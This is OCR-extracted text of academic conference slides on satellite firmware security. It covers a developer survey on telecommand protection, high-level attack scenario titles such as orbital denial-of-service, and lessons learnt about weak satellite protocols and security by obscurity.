
Weight ≈ Money

TC Protocols

Custom /
Standard








	1-50 kg	50-100 kg	> 100 kg
Standard	1	1	**4**
Custom	**6**	1	0
Abstains	3	0	1
∑	10	2	5

Weight ≈ Money

=> Inaccessible Standard

TC Protection

Question: *Are **any measures deployed** to prevent 3rd parties from controlling your satellite?*




Unknown*:

Prefer not to say / Don't know

TC Obscurity

Question: ***What measures*** *are deployed to prevent 3rd parties from controlling your satellite? (Multiple Answers)*



*“ But it's different for *my* satellite*


Impact

1. Hack a Satellite

2. ???


Scenarios

Scenarios



Orbital Access


Scenarios



Orbital Access

1. Attacking Inter-Sat Links


Scenarios



Orbital Access

1. Attacking Inter-Sat Links
2. Orbital Traffic Interception


Scenarios



Orbital Access

1. Attacking Inter-Sat Links
2. Orbital Traffic Interception
3. Orbital Denial-of-Service


Scenarios



Orbital Access

1. Attacking Inter-Sat Links
2. Orbital Traffic Interception
3. Orbital Denial-of-Service
4. Kessler Syndrome

Lesson Learnt



Lessons Learnt

Firmware Attacks on Satellites are a Thing

ViaSat Incident != Satellite Firmware Attack

Common Sat Protocols lack Security

Security by Obscurity

Lessons Learnt

Missing TC Protection

Missing State-of-the-Art Defenses

Attacker Access to Orbit as Staging Ground

Unknown Consequences

Thanks!

- Firmware Attacks on Satellite
- Satellite Exploitation Objectives
- Three Satellite Case Studies
- Satellite Developer Survey
- Impact beyond Vulnerable Satellites

@jwillbold

/jwillbold

Johannes Willbold - johannes.willbold@rub.de

[1] ESTCube-1 Image: https://www.eoportal.org/satellite-missions/estcube-1
[2] OPS-Sat Image: https://www.esa.int/ESA_Multimedia/Videos/2019/12/OPS-SAT_ESA_s_flying_lab_open_to_all
[3] Flying Laptop Image: https://www.irs.uni-stuttgart.de/en/research/satellitetechnology-and-instruments/smallsatelliteprogram/flying-laptop/